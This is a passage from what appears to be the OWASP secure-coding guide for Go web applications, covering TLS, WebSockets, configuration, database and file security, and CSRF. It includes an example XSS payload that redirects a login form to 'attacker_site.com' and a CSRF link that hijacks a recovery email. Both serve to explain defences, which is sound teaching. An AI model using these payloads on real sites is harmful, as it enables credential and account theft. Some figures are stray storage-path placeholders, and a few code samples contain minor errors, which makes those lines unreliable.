3. Search engines store URLs as they are found in pages
4. HTTP servers (e.g. Apache, Nginx), usually write the requested URL, including the query string, to unencrypted log files (e.g. `access_log`)

```
req, _ := http.NewRequest("GET", "http://mycompany.com/api/mytoken?api_key=000s3cr3t000", nil)
```

If your web application tries to get information from a third-party website using your `api_key`, it could be stolen if anyone is listening within your network or if you're using a Proxy. This is due to the lack of HTTPS.

Also note that parameters being passed through GET (aka query string) will be stored in clear, in the browser history and the server's access log regardless whether you're using HTTP or HTTPS.

HTTPS is the way to go to prevent external parties other than the client and the server, to capture exchanged data. Whenever possible sensitive data such as the `api_key` in the example, should go in the request body or some header. The same way, whenever possible use one-time only session IDs or tokens.

## Information is power

You should always remove application and system documentation on the production environment. Some documents could disclose versions, or even functions that could be used to attack your web application (e.g. Readme, Changelog, etc.).

As a developer, you should allow the user to remove sensitive information that is no longer used. For example, if the user has expired credit cards on his account and wants to remove them, your web application should allow it.

All of the information that is no longer needed must be deleted from the application.

## Encryption is the key

Every piece of highly-sensitive information should be encrypted in your web application. Use the military-grade encryption available in Go. For more information, see the Cryptographic Practices section.

If you need to implement your code elsewhere, just build and share the binary, since there's no bulletproof solution to prevent reverse engineering.

Getting different permissions for accessing the code and limiting the access for your source-code, is the best approach.

Do not store passwords, connection strings (see example for how to secure database connection strings on Database Security section), or other sensitive information in clear text or in any non-cryptographically secure manner, both on the client and server sides. This includes embedding in insecure formats (e.g. Adobe flash or compiled code).

Here's a small example of encryption in Go using an external package `golang.org/x/crypto/nacl/secretbox`:

```
// Load your secret key from a safe place and reuse it across multiple
// Seal calls. (Obviously don't use this example key for anything
// real.) If you want to convert a passphrase to a key, use a suitable
// package like bcrypt or scrypt.
secretKeyBytes, err := hex.DecodeString("6368616e676520746869732070617373776f726420746f206120736563726574")
if err != nil {
    panic(err)
}

var secretKey [32]byte
copy(secretKey[:], secretKeyBytes)

// You must use a different nonce for each message you encrypt with the
// same key. Since the nonce here is 192 bits long, a random value
// provides a sufficiently small probability of repeats.
var nonce [24]byte
if _, err := rand.Read(nonce[:]); err != nil {
    panic(err)
}

// This encrypts "hello world" and appends the result to the nonce.
encrypted := secretbox.Seal(nonce[:], []byte("hello world"), &nonce, &secretKey)

// When you decrypt, you must use the same nonce and key you used to
// encrypt the message. One way to achieve this is to store the nonce
// alongside the encrypted message. Above, we stored the nonce in the first
// 24 bytes of the encrypted text.
var decryptNonce [24]byte
copy(decryptNonce[:], encrypted[:24])
decrypted, ok := secretbox.Open([]byte{}, encrypted[24:], &decryptNonce, &secretKey)
if !ok {
    panic("decryption error")
}

fmt.Println(string(decrypted))
```

The output will be:

```
hello world
```

# Disable what you don't need

Another simple and efficient way to mitigate attack vectors is to guarantee that any unnecessary applications or services are disabled in your systems.

## Autocomplete

According to Mozilla documentation, you can disable autocompletion in the entire form by using:

```
<form method="post" action="/form" autocomplete="off">
```

Or a specific form element:

```
<input type="text" id="cc" name="cc" autocomplete="off">
```

This is especially useful for disabling autocomplete on login forms. Imagine a case where a XSS vector is present in the login page. If the malicious user creates a payload like:

```
window.setTimeout(function() {
  document.forms[0].action = 'http://attacker_site.com';
  document.forms[0].submit();
}
), 10000);
```

It will send the autocomplete form fields to the `attacker_site.com`.

## Cache

Cache control in pages that contain sensitive information should be disabled.

This can be achieved by setting the corresponding header flags, as shown in the following snippet:

```
w.Header().Set("Cache-Control", "no-cache, no-store")
w.Header().Set("Pragma", "no-cache")
```

The `no-cache` value tells the browser to revalidate with the server before using any cached response. It does not tell the browser to *not cache*.

On the other hand, the `no-store` value is really about disabling caching overall, and must not store any part of the request or response.

The `Pragma` header is there to support HTTP/1.0 requests.

# Communication Security

When approaching communication security, developers should be certain that the channels used for communication are secure. Types of communication include server-client, server-database, as well as all backend communications. These must be encrypted to guarantee data integrity, and to protect against common attacks related to communication security. Failure to secure these channels allows known attacks like MITM, which allows attacker to intercept and read the traffic in these channels.

The scope of this section covers the following communication channels:

- HTTP/HTTPS
- Websockets

# HTTP/TLS

`TLS/SSL` is a cryptographic protocol that allows encryption over otherwise insecure communication channels. The most common usage of TLS/SSL is to provide secure `HTTP` communication, also known as `HTTPS`. The protocol ensures that the following properties apply to the communication channel:

- Privacy
- Authentication
- Data integrity

Its implementation in Go is in the `crypto/tls` package. In this section we will focus on the Go implementation and usage. Although the theoretical part of the protocol design and its cryptographic practices are beyond the scope of this article, additional information is available on the Cryptography Practices section of this document.

The following is a simple example of HTTP with TLS:

```
import "log"
import "net/http"

func main() {
  http.HandleFunc("/", func (w http.ResponseWriter, req *http.Request) {
    w.Write([]byte("This is an example server.\n"))
  })

  // yourCert.pem - path to your server certificate in PEM format
  // yourKey.pem -  path to your server private key in PEM format
  log.Fatal(http.ListenAndServeTLS(":443", "yourCert.pem", "yourKey.pem", nil))
}
```

This is a simple out-of-the-box implementation of SSL in a webserver using Go. It's worth noting that this example gets an "A" grade on SSL Labs.

To further improve the communication security, the following flag could be added to the header, in order to enforce HSTS (HTTP Strict Transport Security):

```
w.Header().Add("Strict-Transport-Security", "max-age=63072000; includeSubDomains")
```

Go's TLS implementation is in the `crypto/tls` package. When using TLS, make sure that a single standard TLS implementation is used, and that it's appropriately configured.

Here's an example of implementing SNI (Server Name Indication) based on the previous example:

```
...
type Certificates struct {
    CertFile    string
    KeyFile     string
}

func main() {
    httpsServer := &http.Server{
        Addr: ":8080",
    }

    var certs []Certificates
    certs = append(certs, Certificates{
        CertFile: "../etc/yourSite.pem", //Your site certificate key
        KeyFile:  "../etc/yourSite.key", //Your site private key
    })

    config := &tls.Config{}
    var err error
    config.Certificates = make([]tls.Certificate, len(certs))
    for i, v := range certs {
        config.Certificates[i], err = tls.LoadX509KeyPair(v.CertFile, v.KeyFile)
    }

    conn, err := net.Listen("tcp", ":8080")

    tlsListener := tls.NewListener(conn, config)
    httpsServer.Serve(tlsListener)
    fmt.Println("Listening on port 8080...")
}
```

It should be noted that when using TLS, the certificates should be valid, have the correct domain name, should not be expired, and should be installed with intermediate certificates when required as recommended in the OWASP SCP Quick Reference Guide.

**Important:** Invalid TLS certificates should always be rejected. Make sure that the `InsecureSkipVerify` configuration is not set to `true` in a production environment.
The following snippet is an example of how to set this:

```
config := &tls.Config{InsecureSkipVerify: false}
```

Use the correct hostname in order to set the server name:

```
config := &tls.Config{ServerName: "yourHostname"}
```

Another known attack against TLS to be aware of is called POODLE. It is related to TLS connection fallback when the client does not support the server's cipher. This allows the connection to be downgraded to a vulnerable cipher.

By default, Go disables SSLv3, and the cipher's minimum version and maximum version can be set with the following configurations:

```
// MinVersion contains the minimum SSL/TLS version that is acceptable.
// If zero, then TLS 1.0 is taken as the minimum.
  MinVersion uint16
```

```
// MaxVersion contains the maximum SSL/TLS version that is acceptable.
// If zero, then the maximum version supported by this package is used,
// which is currently TLS 1.2.
MaxVersion uint16
```

The safety of the used ciphers can be checked with SSL Labs.

An additional flag that is commonly used to mitigate downgrade attacks is the `TLS_FALLBACK_SCSV` as defined in RFC7507. In Go, there is no fallback.

Quote from Google developer Adam Langley:

> The Go client doesn't do fallback so it doesn't need to send TLS_FALLBACK_SCSV.

Another attack known as CRIME affects TLS sessions that use compression. Compression is part of the core protocol, but it's optional. Programs written in the Go programming language are likely not vulnerable, simply because there is currently no compression mechanism supported by `crypto/tls`. An important note to keep in mind is if a Go wrapper is used for an external security library, the application may be vulnerable.

Another part of TLS is related to the connection renegotiation. To guarantee no insecure connections are established, use the `GetClientCertificate` and its associated error code in case the handshake is aborted. The error code can be captured to prevent an insecure channel from being used.

All requests should also be encoded to a pre-determined character encoding such as UTF-8. This can be set in the header:

```
w.Header().Set("Content-Type", "Desired Content Type; charset=utf-8")
```

Another important aspect when handling HTTP connections is to verify that the HTTP header does not contain any sensitive information when accessing external sites. Since the connection could be insecure, the HTTP header may leak information.





Image Credits : John Mitchell

# WEBSOCKETS

WebSocket is a new browser capability developed for HTML 5, which enables fully interactive applications. With WebSockets, both the browser and the server can send asynchronous messages over a single TCP socket, without resorting to *long polling* or *comet*.

Essentially, a WebSocket is a standard bidirectional TCP socket between the client and the server. The socket starts out as a regular HTTP connection, and then "Upgrades" to a TCP socket after a HTTP handshake. Either side can send data after the handshake.

## Origin Header

The `Origin` header in the HTTP WebSocket handshake is used to guarantee that the connection accepted by the WebSocket is from a trusted origin domain. Failure to enforce can lead to Cross Site Request Forgery (CSRF).

It is the server's responsibility to verify the `Origin` header in the initial HTTP WebSocket handshake. If the server does not validate the origin header in the initial WebSocket handshake, the WebSocket server may accept connections from any origin.

The following example uses an `Origin` header check, which prevents attackers from performing CSWSH (Cross-Site WebSocket Hijacking).


The application should validate the `Host` and the `Origin` to make sure the request's `Origin` is the trusted `Host`, rejecting the connection if not.

A simple check is demonstrated in the following snippet:

```
//Compare our origin with Host and act accordingly
if r.Header.Get("Origin") != "http://"+r.Host {
  http.Error(w, "Origin not allowed", 403)
    return
} else {
    websocket.Handler(EchoHandler).ServeHTTP(w, r)
}
```


## Confidentiality and Integrity

The WebSocket communication channel can be established over unencrypted TCP or over encrypted TLS.


When unencrypted WebSockets are used, the URI scheme is `ws://` and its default port is `80`. If using TLS WebSockets, the URI scheme is `wss://` and the default port is `443`.

When referring to WebSockets, we must consider the original connection and whether it uses TLS or if it is being sent unencrypted.


In this section we will show the information being sent when the connection upgrades from HTTP to WebSocket and the risks it poses if not handled correctly. In the first example, we see a regular HTTP connection being upgraded to a WebSocket connection:




Notice that the header contains our cookie for the session. To ensure no sensitive information is leaked, TLS should be used when upgrading our connection, as shown in the following image:




In the latter example, our connection upgrade request is using SSL, as well as our WebSocket:




# Authentication and Authorization

WebSockets do not handle Authentication or Authorization, which means that mechanisms such as cookies, HTTP authentication or TLS authentication must be used to ensure security. More detailed information regarding this can be found in the Authentication and the Access Control parts of this document.

# Input Sanitization

As with any data originating from untrusted sources, the data should be properly sanitized and encoded. For a more detailed coverage of these topics, see the Sanitization and the Output Encoding parts of this document.

# System Configuration

Keeping things updated is imperative in security. With that in mind, developers should keep Go updated to the latest version, as well as external packages and frameworks used by the web application.

Regarding HTTP requests in Go, you need to know that any incoming server requests will be done either in HTTP/1.1 or HTTP/2. If the request is made using:

```
req, _ := http.NewRequest("POST", url, buffer)
req.Proto = "HTTP/1.0"
```

Proto will be ignored and the request will be made using HTTP/1.1.


# Directory listings

If a developer forgets to disable directory listings (OWASP also calls it Directory Indexing), an attacker could check for sensitive files navigating through directories.

If you run a Go web server application, you should also be careful with this:

```
http.ListenAndServe(":8080", http.FileServer(http.Dir("/tmp/static")))
```

If you call `localhost:8080`, it will open your index.html. But imagine that you have a test directory that has a sensitive file inside. What happen next?




Why does this happen? Go tries to find an `index.html` inside the directory, and if it doesn't exist, it will show the directory listing.

To fix this, you have three possible solutions:

- Disable directory listings in your web application
- Restrict access to unnecessary directories and files
- Create an index file for each directory


For the purpose of this guide, we'll describe a way to disable directory listing. First, a function was created that checks the path being requested and if it can be shown or not.

```
type justFilesFilesystem struct {
    fs http.FileSystem
}

func (fs justFilesFilesystem) Open(name string) (http.File, error) {
    f, err := fs.fs.Open(name)
    if err != nil {
        return nil, err
    }
    return neuteredReaddirFile{f}, nil
}
```


Then we simply use it in our `http.ListenAndServe` as follows:

```
fs := justFilesFilesystem{http.Dir("tmp/static/")}
http.ListenAndServe(":8080", http.StripPrefix("/tmp/static", http.FileServer(fs)))
```

Note that our application is only allowing the `tmp/static/` path to be displayed. When we try to access our protected file directly, we get this:




And if we try to list our `test/` folder to get a directory listing, we are also shown the same error.





# Remove/Disable what you don't need

On production environments, remove all functionalities and files that you don't need. Any test code and functions not needed on the final version (ready to go to production), should stay on the developer layer, and not in a location everyone can see - *aka* public.

HTTP Response Headers should also be checked. Remove the headers which disclose sensitive information like:

- OS version
- Webserver version
- Framework or programming language version



This information can be used by attackers to check for vulnerabilities in the versions you disclose, therefore, it is advised to remove them.

By default, this is not disclosed by Go. However, if you use any type of external package or framework, don't forget to double-check it.

Try to find something like:

```
w.Header().Set("X-Request-With", "Go Vulnerable Framework 1.2")
```

You can search the code for the HTTP header that is being disclosed and remove it.

Also you can define which HTTP methods the web application will support. If you only use/accept POST and GET, you can implement CORS and use the following code:

```
w.Header().Set("Access-Control-Allow-Methods", "POST, GET")
```

Don't worry about disabling things like WebDAV. If you want to implement a WebDAV server, you need to import a package.

# Implement better security

Keep security in mind and follow the least privilege principle on the web server, processes, and service accounts.

Take care of your web application error handling. When exceptions occur, fail securely. You can check Error Handling and Logging section in this guide for more information regarding this topic.

Prevent disclosure of the directory structure on your `robots.txt` file. `robots.txt` is a direction file and **NOT** a security control. Adopt a white-list approach as follows:

```
User-agent: *
Allow: /sitemap.xml
Allow: /index
Allow: /contact
Allow: /aboutus
Disallow: /
```

The example above will allow any user-agent or bot to index those specific pages, and disallow the rest. This way you don't disclose sensitive folders or pages - like admin paths or other important data.

Isolate the development environment from the production network. Provide the right access to developers and test groups, and better yet, create additional security layers to protect them. In most cases, development environments are easier targets to attacks.

Finally, but still very important, is to have a software change control system to manage and record changes in your web application code (development and production environments). There are numerous Github host-yourself clones that can be used for this purpose.

# Asset Management System:

Although an `Asset Management System` is not a Go specific issue, a short overview of the concept and its practices are described in the following section.

`Asset Management` encompasses the set of activities that an organization performs in order to achieve the optimum performance of their assets in line with its objectives, as well as the evaluation of the required level of security of each asset. It should be noted that in this section, when we refer to *Assets*, we are not only talking about the system's components but also its software.

The steps involved in the implementation of this system are as follows:

1. Establish the importance of information security in business.
2. Define the scope for AMS.
3. Define the security policy.
4. Establish the security organization structure.
5. Identify and classify the assets.
6. Identify and assess the risks
7. Plan for risk management.
8. Implement risk mitigation strategy.
9. Write the statement of applicability.
10. Train the staff and create security awareness.
11. Monitor and review the AMS performance.
12. Maintain the AMS and ensure continual improvement.

A more in-depth analysis of this implementation can be found here.

# Database Security

This section on OWASP SCP will cover all of the database security issues and actions developers and DBAs need to take when using databases in their web applications.

Go doesn't have database drivers. Instead there is a core interface driver on the database/sql package. This means that you need to register your SQL driver (eg: MariaDB, sqlite3) when using database connections.

# The best practice

Before implementing your database in Go, you should take care of some configurations that we'll cover next:

- Secure database server installation[1].
  - Change/set a password for `root` account(s).
  - Remove the `root` accounts that are accessible from outside the localhost.
  - Remove any anonymous-user accounts.
  - Remove any existing test database.
- Remove any unnecessary stored procedures, utility packages, unnecessary services, vendor content (e.g. sample schemas).
- Install the minimum set of features and options required for your database to work with Go.
- Disable any default accounts that are not required on your web application to connect to the database.

Also, because it's **important** to validate input, and encode output on the database, be sure to investigate the Input Validation and Output Encoding sections of this guide.

This basically can be adapted to any programming language when using databases.

---

> [1]. MySQL/MariaDB have a program for this: `mysql_secure_installation` [1, 2] ↩

# Database Connections

## The concept

`sql.Open` does not return a database connection but `*DB`: a database connection pool. When a database operation is about to run (e.g. query), an available connection is taken from the pool, which should be returned to the pool as soon as the operation completes.

Remember that a database connection will be opened only when first required to perform a database operation, such as a query. `sql.Open` doesn't even test database connectivity: wrong database credentials will trigger an error at the first database operation execution time.

Looking for a *rule of thumb*, the context variant of `database/sql` interface (e.g. `QueryContext()`) should always be used and provided with the appropriate Context.

From the official Go documentation "*Package context defines the Context type, which carries deadlines, cancelation signals, and other request-scoped values across API boundaries and between processes.*". At a database level, when the context is canceled, a transaction will be rolled back if not committed, a Rows (from QueryContext) will be closed and any resources will be returned.

```
package main

import (
    "context"
    "database/sql"
    "fmt"
    "log"
    "time"

    _ "github.com/go-sql-driver/mysql"
)

type program struct {
    base context.Context
    cancel func()
    db *sql.DB
}

func main() {
    db, err := sql.Open("mysql", "user:@/cxdb")
    if err != nil {
        log.Fatal(err)
    }
    p := &program{db: db}
    p.base, p.cancel = context.WithCancel(context.Background())

    // Wait for program termination request, cancel base context on request.
    go func() {
        osSignal := // ...
        select {
        case <-p.base.Done():
        case <-osSignal:
            p.cancel()
        }
        // Optionally wait for N milliseconds before calling os.Exit.
    }()

    err =  p.doOperation()
    if err != nil {
        log.Fatal(err)
    }
}

func (p *program) doOperation() error {
    ctx, cancel := context.WithTimeout(p.base, 10 * time.Second)
    defer cancel()

    var version string
    err := p.db.QueryRowContext(ctx, "SELECT VERSION();").Scan(&version)
    if err != nil {
        return fmt.Errorf("unable to read version %v", err)
    }
    fmt.Println("Connected to:", version)
}
```

# Connection string protection

To keep your connection strings secure, it's always a good practice to put the authentication details on a separated configuration file, outside of public access.

Instead of placing your configuration file at `/home/public_html/`, consider `/home/private/configDB.xml`: a protected area.

```
<connectionDB>
  <serverDB>localhost</serverDB>
  <userDB>f00</userDB>
  <passDB>f00?bar#ItsP0ssible</passDB>
</connectionDB>
```

Then you can call the configDB.xml file on your Go file:

```
configFile, _ := os.Open("../private/configDB.xml")
```

After reading the file, make the database connection:

```
db, _ := sql.Open(serverDB, userDB, passDB)
```

Of course, if the attacker has root access, he will be able to see the file. Which brings us to the most cautious thing you can do - encrypt the file.

# Database Credentials

You should use different credentials for every trust distinction and level, for example:

- User
- Read-only user
- Guest
- Admin

That way if a connection is being made for a read-only user, they could never mess up with your database information because the user actually can only read the data.

# Database Authentication

## Access the database with minimal privilege

If your Go web application only needs to read data and doesn't need to write information, create a database user whose permissions are `read-only`. Always adjust the database user according to your web applications needs.

## Use a strong password

When creating your database access, choose a strong password. You can use password managers to generate a strong password.

## Remove default admin passwords

Most DBS have default accounts and most of them have no passwords on their highest privilege user.

For example, MariaDB, and MongoDB use `root` with no password,

Which means that if there is no password, the attacker could gain access to everything.

Also, don't forget to remove your credentials and/or private key(s) if you're going to post your code on a publicly accessible repository in Github.

# Parameterized Queries

Prepared Statements (with Parameterized Queries) are the best and most secure way to protect against SQL Injections.

In some reported situations, prepared statements could harm performance of the web application. Therefore, if for any reason you need to stop using this type of database queries, we strongly suggest you read Input Validation and Output Encoding sections.

Go works differently from usual prepared statements on other languages - you don't prepare a statement on a connection. You prepare it on the DB.

# Flow

1. The developer prepares the statement ( `Stmt` ) on a connection in the pool
2. The `Stmt` object remembers which connection was used
3. When the application executes the `Stmt`, it tries to use that connection. If it's not available it will try to find another connection in the pool

This type of flow could cause high-concurrency usage of the database and creates lots of prepared statements. Therefore, it's important to keep this information in mind.

Here's an example of a prepared statement with parameterized queries:

```
customerName := r.URL.Query().Get("name")
db.Exec("UPDATE creditcards SET name=? WHERE customerId=?", customerName, 233, 90)
```

Sometimes a prepared statement is not what you want. There might be several reasons for this:

- The database doesn’t support prepared statements. When using the MySQL driver, for example, you can connect to MemSQL and Sphinx, because they support the MySQL wire protocol. But they don’t support the "binary" protocol that includes prepared statements, so they can fail in confusing ways.
- The statements aren’t reused enough to make them worthwhile, and security issues are handled in another layer of our application stack (See: Input Validation and Output Encoding), so performance as seen above is undesired.

# Stored Procedures

Developers can use Stored Procedures to create specific views on queries to prevent sensitive information from being archived, rather than using normal queries.

By creating and limiting access to stored procedures, the developer is adding an interface that differentiates who can use a particular stored procedure from what type of information he can access. Using this, the developer makes the process even easier to manage, especially when taking control over tables and columns in a security perspective, which is handy.

Let's take a look into at an example...

Imagine you have a table with information containing users' passport IDs.

Using a query like:

```
SELECT * FROM tblUsers WHERE userId = $user_input
```

Besides the problems of Input validation, the database user (for the example John) could access **ALL** information from the user ID.

What if John only has access to use this stored procedure:

```
CREATE PROCEDURE db.getName @userId int = NULL
AS
    SELECT name, lastname FROM tblUsers WHERE userId = @userId
GO
```

Which you can run just by using:

```
EXEC db.getName @userId = 14
```

This way you know for sure that user John only sees `name` and `lastname` from the users he requests.

Stored procedures are not *bulletproof*, but they create a new layer of protection to your web application. They give DBAs a big advantage over controlling permissions (e.g. users can be limited to specific rows/data), and even better server performance.

# File Management

The first precaution to take when handling files is to make sure the users are not allowed to directly supply data to any dynamic functions. In languages like PHP, passing user data to *dynamic include* functions, is a serious security risk. Go is a compiled language, which means there are no `include` functions, and libraries aren't usually loaded dynamically[1].

File uploads should only be permitted from authenticated users. After guaranteeing that file uploads are only made by authenticated users, another important aspect of security is to make sure that only acceptable file types can be uploaded to the server (*whitelisting*). This check can be made using the following Go function that detects MIME types: `func DetectContentType(data []byte) string`

Below you find the relevant parts of a simple program to read and compute filetype (filetype.go)

```
{...}
// Write our file to a buffer
// Why 512 bytes? See http://golang.org/pkg/net/http/#DetectContentType
buff := make([]byte, 512)

_, err = file.Read(buff)
{...}
//Result - Our detected filetype
filetype := http.DetectContentType(buff)
```

After identifying the filetype, an additional step is required to validate the filetype against a whitelist of allowed filetypes. In the example, this is achieved in the following section:

```
{...}
switch filetype {
case "image/jpeg", "image/jpg":
  fmt.Println(filetype)
case "image/gif":
  fmt.Println(filetype)
case "image/png":
  fmt.Println(filetype)
default:
  fmt.Println("unknown file type uploaded")
}
{...}
```

Files uploaded by users should not be stored in the web context of the application. Instead, files should be stored in a content server or in a database. An important note is for the selected file upload destination not to have execution privileges.

If the file server that hosts user uploads is *NIX based, make sure to implement safety mechanisms like chrooted environment, or mounting the target file directory as a logical drive.

Again, since Go is a compiled language, the usual risk of uploading files that contain malicious code that can be interpreted on the server-side, is non-existent.

In the case of dynamic redirects, user data should not be passed. If it is required by your application, additional steps must be taken to keep the application safe. These checks include accepting only properly validated data and relative path URLs.

Additionally, when passing data into dynamic redirects, it is important to make sure that directory and file paths are mapped to indexes of pre-defined lists of paths, and to use these indexes.

Never send the absolute file path to the user, always use relative paths.

Set the server permissions regarding the application files and resources to `read-only`. And when a file is uploaded, scan the file for viruses and malware.

> [1]. Go 1.8 does allow dynamic loading now, via the new plugin mechanism. ↩

```
If your application uses this mechanism, you should take precautions
against user-supplied input.
```

# Memory Management

There are several important aspects to consider regarding memory management. Following the OWASP guidelines, the first step we must take to protect our application pertains to the user input/output. Steps must be taken to ensure no malicious content is allowed. A more detailed overview of this aspect is in the Input Validation and the Output Encoding sections of this document.

Buffer boundary checking is another important aspect of memory management. checking. When dealing with functions that accept a number of bytes to copy, usually, in C-style languages, the size of the destination array must be checked, to ensure we don't write past the allocated space. In Go, data types such as `String` are not NULL terminated, and in the case of `String`, its header consists of the following information:

```
type StringHeader struct {
    Data uintptr
    Len  int
}
```

Despite this, boundary checks must be made (e.g. when looping). If we go beyond the set boundaries, Go will `Panic`.

Here's a simple example:

```
func main() {
    strings := []string{"aaa", "bbb", "ccc", "ddd"}
    // Our loop is not checking the MAP length -> BAD
    for i := 0; i < 5; i++ {
        if len(strings[i]) > 0 {
            fmt.Println(strings[i])
        }
    }
}
```

Output:

```
aaa
bbb
ccc
ddd
panic: runtime error: index out of range
```

When our application uses resources, additional checks must also be made to ensure they have been closed, and not rely solely on the Garbage Collector. This is applicable when dealing with connection objects, file handles, etc. In Go we can use `defer` to perform these actions. Instructions in `defer` are only executed when the surrounding functions finish execution.

```
defer func() {
    // Our cleanup code here
}
```

More information regarding `defer` can be found in the Error Handling section of the document.

Usage of functions that are known to be vulnerable should also be avoided. In Go, the `Unsafe` package contains these functions. They should not be used in production environments, nor should the package be used as well. This also applies to the `Testing` package.

On the other hand, memory deallocation is handled by the garbage collector, which means that we don't have to worry about it. Please note, it *is* possible to manually deallocate memory, although it is *not* advised.

Quoting Golang's Github:

> If you really want to manually manage memory with Go, implement your own memory allocator based on syscall.Mmap or cgo malloc/free.
>
> Disabling GC for extended period of time is generally a bad solution for a concurrent language like Go. And Go's GC will only be better down the road.

# Cross-Site Request Forgery

By OWASP's definition "*Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.*". (source)

CSRF attacks are not focused on data theft. Instead, they target state-changing requests. With a little social engineering (such as sharing a link via email or chat) the attacker may trick users to execute unwanted web-application actions such as changing account's recovery email.

# Attack scenario

Let's say that `foo.com` uses HTTP `GET` requests to set the account's recovery email as shown:

```
GET https://foo.com/account/recover?email=me@somehost.com
```

A simple attack scenario may look like:

1. Victim is authenticated at https://foo.com
2. Attacker sends a chat message to the Victim with the following link:

   ```
   https://foo.com/account/recover?email=me@attacker.com
   ```

3. Victim's account recovery email address is changed to `me@attacker.com`, giving the Attacker full control over it.

# The Problem

Changing the HTTP verb from `GET` to `POST` (or any other) won't solve the issue. Using secret cookies, URL rewriting, or HTTPS won't do it either.

